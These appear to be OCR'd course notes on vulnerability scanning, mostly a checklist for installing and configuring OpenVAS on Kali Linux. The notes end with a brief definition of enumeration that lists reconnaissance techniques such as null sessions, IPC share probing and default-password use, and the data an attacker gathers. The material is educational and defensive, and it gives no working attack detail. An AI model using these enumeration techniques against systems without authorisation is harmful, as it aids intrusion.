
  - ✓ Sign in




✓ Targets configuration




✓ Scanning options configuration




✓ Scanning



✓ Vulnerability analysis




- ✓ Generating reports




➢ OpenVAS

- ✓ Installing OpenVAS




- ✓ Backup username and password

- ✓ keep PostgreSQL updated




✓ Looking for default Local port confoguration and starting postgresql starting




✓ checking setup for misconfigurations

✓ Changing default port confiurations




Change listing IP from 0.0.0.0 to 127.0.0.1




✓


```
┌──(root💀kali)-[~]
└─# systemctl daemon-reload && systemctl restart greenbone-security-assistan
t.service
```

✓ login to local host







Give the default username and passwords




- ✓ Changing default passwords




- ✓ Starting gvm-service



- ✓ Login with new passwords
- ✓ Go to configuration menu and set targets
- ✓ Set targets and save



- ✓ Select the task option in scan menu
- ✓ Set task



- ✓ Start the scan

- ✓ Vulnerability assessment
- ✓ Repots generating

- Enumeration

➢ What is enumeration?

Process of extracting info from target in an organized and methodical manner by initiating active connections is called enumeration. This technique is usually conducted internally. Attacker then directly queries the target by,

- ✓ Looking for remote IPC shares
- ✓ Looking for services that offer up data
- ✓ Creating a null session
- ✓ Extracting info from Email IDs
- ✓ Obtaining info through Default passwords

The information that we try to gain are,

- ✓ Usernames
- ✓ Groups
- ✓ Machine names
- ✓ Network resources
- ✓ Services running
- ✓ Routing tables
- ✓ Auditing services
- ✓ Applications
- ✓ DNS & SNMP info.
- ✓ ARP tables
- ✓ Traffic stats

